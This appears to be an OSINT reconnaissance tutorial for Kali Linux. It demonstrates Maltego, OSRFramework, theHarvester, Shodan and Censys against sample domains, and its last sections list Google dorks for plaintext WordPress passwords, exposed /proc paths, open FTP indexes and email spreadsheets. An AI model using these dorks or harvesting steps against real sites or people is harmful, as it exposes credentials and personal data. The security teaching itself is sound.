
2. Install maltego


```




kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
  $ maltego
Command 'maltego' not found, but can be installed with:
sudo apt install maltego
Do you want to install it? (N/y)y
sudo apt install maltego
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  maltego-teeth
The following NEW packages will be installed:
  maltego
0 upgraded, 1 newly installed, 0 to remove and 713 not upgraded.
Need to get 136 MB of archives.
After this operation, 228 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/non-free amd64 maltego all 4.3.0-0kali1 [136 MB]
Fetched 136 MB in 11s (12.5 MB/s)
Selecting previously unselected package maltego.
(Reading database ... 370301 files and directories currently installed.)
Preparing to unpack .../maltego_4.3.0-0kali1_all.deb ...
Unpacking maltego (4.3.0-0kali1) ...
Setting up maltego (4.3.0-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...
└─(kali㉿kali)-[~]
  $ 



```

To create an account <https://www.maltego.com/ce-registration/>.









3. Install OSRFramework

sudo install pip3 by running sudo apt install python3-pip in the terminal

sudo pip3 install osrframework

```
(kali㉿kali)-[~]
$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (22.2+dfsg-1).
python3-pip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 791 not upgraded.

(kali㉿kali)-[~]
$ sudo pip3 install osrframework
Requirement already satisfied: osrframework in /usr/local/lib/python
-packages (0.20.5)
Requirement already satisfied: setuptools in /usr/lib/python3/dist-o
```

Usufy: this is use for searching on multiple search engines to identify the keywords in url and to automatically enumerate and store all the results in .csv format the following is the output of cyberhia as a keyword for usufy:

“ sudo usufy -n cyberhia “



```
(kali㉿kali)-[~]
$ sudo usufy -n cyberhia
```

kali@kali: ~

File Actions Edit View Help

OSRFramework 0.20.5

Coded with ❤ by Yaiza Rubio & Félix Brezo

-- Use '-t global cc' to narrow the verifications launched by domainfy. --

```
kali㉿kali: ~
File Actions Edit View Help
ruby scribd seatwish sencha slashdot slideshare smartcitizen smugmug soundclo
ud spaniards spoj spotify spreaker steamcommunity steemit steinberg teamtreeh
ouse telegram thestudentroom theverge tippin_me trakt twitter typepad unsplas
h verbling vexforum viddler videohelp vimeo vk warriorforum webtv wikipedia_a
r wikipedia_ca wikipedia_de wikipedia_en wikipedia_es wikipedia_eu wikipedia_
fr wikipedia_pt wikipedia_ru winamp wishlistr witty wykop xing zentyal zotero

2022-10-01 06:31:49.693356      Results obtained (1):
Sheet Name: Objects recovered (2022-10-1_6h31m).
+-----+-----+
| com.i3visio.URI | com.i3visio.Alias | com.i3visio.Platform
|-----+-----+-----+
|=+| http://cyberhia.blogspot.com.es/ | cyberhia | Blogspot
|-----+-----+-----+
+-+
2022-10-01 06:31:49.812618      You can find all the information here:
./profiles.csv
2022-10-01 06:31:49.814952      Finishing execution ...
Total time consumed: 0:00:04.961702
```

Mailfy: thus identifies a keyword and adds the email domains to the end of the keyword , while automatically searching haveibeenpawned.co with an api call “ sudo mailfy -n cyberhia “

```
kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo mailfy -n cyberhia
```



```

kali@kali: ~
File Actions Edit View Help
OSRFramework 0.20.5
OSRFORUMENWORK
Coded with ❤ by Yaiza Rubio & Félix Brezo
-- Run 'osrf upgrade' to upgrade OSRFramework to the latest version in PyPI. --
Mailfy | Copyright (c) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021
This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit <https://www.gnu.org/licenses/agpl-3.0.txt>.

```

4. Web archives

The screenshot shows a terminal window on a Kali Linux system. The title bar says "kali@kali: ~". The window displays the OSRFramework logo, which is a stylized "OSRFORUMENWORK" with a hexagonal pattern. Below the logo, it says "Coded with ❤ by Yaiza Rubio & Félix Brezo". It also includes a note about upgrading via "osrf upgrade", the copyright notice for Mailfy (2014-2021), and the GNU AGPLv3 license information.




The screenshot shows a web browser window with the URL "https://cachedviews.com" in the address bar. The page title is "Cached Views". The main heading is "CachedViews.com" with the subtitle "Cached view of any page on Internet through multiple cached sources.". A "URL" input field contains "http://cyberhia.com". Below it are buttons for "Google Web Cache" (green), "Archive.org Cache" (yellow), and "Live Version" (white). A red button at the bottom says "Submit Your Page to Archive.org". The browser's toolbar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking".



The screenshot shows a web browser window with the URL "https://webcache.googleusercontent.com/search?q=cache:http://cyberhia.com" in the address bar. The page title is "One Stop for Cyber Problem". The main content area says "This is Google's cache of https://www.cyberhia.com/. It is a snapshot of the page as it appeared on 19 Sep 2022 12:36:04 GMT." It includes links for "Full version", "Text-only version", and "View source". A tip at the bottom says "Tip: To quickly find your search term on this page, press Ctrl+F or ⌘-F (Mac) and use the find bar." The browser's toolbar is identical to the previous screenshot.




The screenshot shows the homepage of CyberHIA. The header features the "CyberHIA" logo with "Cyber" in blue and "HIA" in green. The navigation menu includes "Home", "About Us", "Services", and "Solutions". The main banner has the text "Making your business secure!" in large blue and green letters. Below the banner are two buttons: "Get Started" (blue) and "Our Services" (green). The background of the page features a blurred image of a city skyline.



5. Passive total

A screenshot of the RiskIQ Community Edition interface. The top navigation bar includes links for "Player", "RiskIQ Community Edition", and "RISKIQ". The search bar contains the query "cyberhia.com". The main content area displays the "PassiveTotal Intelligence" section for the domain "cyberhia.com". It shows the first seen date as 2015-08-22 and the last seen date as 2022-10-07. The "Reputation" section indicates 0 entries. Other sections include "Cyber Threat Intelligence (0)", "Attack Surface Connections (0)", and "Resolutions (3)". To the right, there is a sidebar titled "About the New Intel Portal" which says "We are excited to bring you simple and streamlined access to the best of RiskIQ and OSINT intelligence, linked directly into PassiveTotal." with a "Learn More" button.



6. Web Scrapping

Gathering usernames and email addresses

theHarvester is a Python script that searches through popular search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is relatively simple, as there are only a few command switches to set. The options are as follows:

- **-d:** This identifies the domain to be searched, usually the domain or target's website.
- **-b:** This identifies the source for extracting the data; it must be one of the following: **Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, or All.**
- **-l:** This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- **-f:** This option is used to save the final results to an HTML and XML file. If this option is omitted, the results will only be displayed on the screen, and not saved.

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo theHarvester -d packtpub.com -l 500 -b bing
*****
* [!] READING TARGET FROM STDIN
* [!] THE HARVESTER 4.0.3
* [!] CODED BY CHRISTIAN MARTORELLA
* [!] EDGE-SECURITY RESEARCH
* [!] cmartorella@edge-security.com
*
[*] Target: packtpub.com
[*] Searching 0 results.
[*] Searching Bing.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 15

```

```

[*] Target: packtpub.com
      Searching 0 results.
[*] Searching Bing.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 15
account.packtpub.com:104.22.0.175, 172.67.31.83, 104.22.1.175
account.packtpub.com:104.22.1.175, 104.22.0.175, 172.67.31.83
admin.packtpub.com:104.22.1.175, 172.67.31.83, 104.22.0.175
authors.packtpub.com:172.67.31.83, 104.22.0.175, 104.22.1.175
courses.packtpub.com:35.169.200.225, 54.243.250.147
epic.packtpub.com:52.19.26.156
hub.packtpub.com:104.22.1.175, 172.67.31.83, 104.22.0.175
hub.packtpub.com:104.22.0.175, 104.22.1.175, 172.67.31.83
mobile.packtpub.com:104.22.1.175, 172.67.31.83, 104.22.0.175
subscribe.packtpub.com:104.22.0.175, 172.67.31.83, 104.22.1.175
subscription-rc.packtpub.com:104.22.1.175, 172.67.31.83, 104.22.0.175
subscription-rc.packtpub.com:104.22.0.175, 104.22.1.175, 172.67.31.83
subscription.packtpub.com:172.67.31.83, 104.22.0.175, 104.22.1.175
support.packtpub.com:104.22.1.175, 104.22.0.175, 172.67.31.83
www.packtpub.com:172.67.31.83, 104.22.1.175, 104.22.0.175

```

7. Obtaining user information

kali-linux-2023.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | 🔍

4,085 TinEye search result +

← → 🔍 ↻ https://tineye.com/search/137a4f0f15c869e605fde0a0b26e98c439a9f83?sort=score&order=desc&page=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TinEye Search Technology Products About We are hiring Log in

Upload Paste or enter image URL

4,053 results
Searched over 56.3 billion images in 2.5 seconds for: image.png

Include 32 results not available
 Show only 48 results found in collections
 Show only 24 results found in stock

Using TinEye is private and we do not save your search images.

Robot

Sort by best match Filter by website / collection

STOCK · SPONSORED stock.adobe.com

Similar images on Adobe Stock SPONSORED

8. Online search portals

chrome web store

Home > Extensions > Shodan

Shodan shodan.io Featured

★★★★★ 127 | Productivity | 100,000+ users

Overview Privacy practices Reviews

Hack-Tools Vulners Web Scanner Penetration Testing

The screenshot shows the Shodan search interface. The search bar at the top has "shodan.io" entered. Below it, a map of North America is displayed with various colored dots representing found devices. A sidebar on the right provides detailed information for the IP address 216.117.2.180:

- IP Address: 216.117.2.180
- Hostname(s): 224.63.53.111
- Country: United States
- City: Austin
- Organization: Shodan LLC

Under "Open Ports", port 443 is listed. At the bottom are "VIEW IP DETAILS" and "VIEW DOMAIN DETAILS" buttons.

The taskbar shows several open windows:

- Beyond the Web
- Monitor Network Exposure
- Internet Intelligence
- cyberhia.com - Host Search - Censys

The Censys tab displays search results for the host cyberhia.com. The results section shows one host entry:

Hosts
Results: 1 Time: 5.62s


54.255.172.115 (ec2-54-255-172-115.ap-southeast-1.compute.amazonaws.com)

AMAZON-02 (16509) Singapore
 >_22/SSH 80/HTTP 443/HTTP
 services.http.response.body:@cyberhia.com <i class="fa fa-phone"></i>
 services.http.response.body:@cyberhia.com
 services.tls.certificates.leaf_data.names: cyberhia.com
 services.tls.certificates.leaf_data.subject.common_name: cyberhia.com
 services.tls.certificates.leaf_data.subject_dn: CN= cyberhia.com

9. Google Hacking Database

search below url in search bar

inurl:/wp-content/uploads/ ext.txt "username" AND "password" | "pwd" | "pw"




Above snapshot is of a simple Google dork to search any plaintext passwords on poorly configured WordPress sites.

10. Vulnerable web server

The following google dork can be used to detect vulnerable or hacked servers that allow appending

inurl:/proc/self/cwd

directly to the URL of your website



11. Open FTP servers

intitle:"index of" inurl:ftp

The screenshot shows a Google search results page with a dark theme. The search query is "intitle:'index of' inurl:ftp". The results list several websites that have directory index pages available via FTP. One result is from NASA's Goddard Space Flight Center (GSFC) website, showing a table of files in the 'ID-pubftp/articles/' directory. Another result is from the IETF Mail Archive, showing a list of messages. A third result is from Bioinformatics.org, showing a list of files.

Name	Last modified	Size
Parent Directory	-	-
ID-pubftp	2022-10-08 01:07	0
articles/	2021-10-15 11:13	-

12. Email List

filetype:xls inurl:"email.xls"

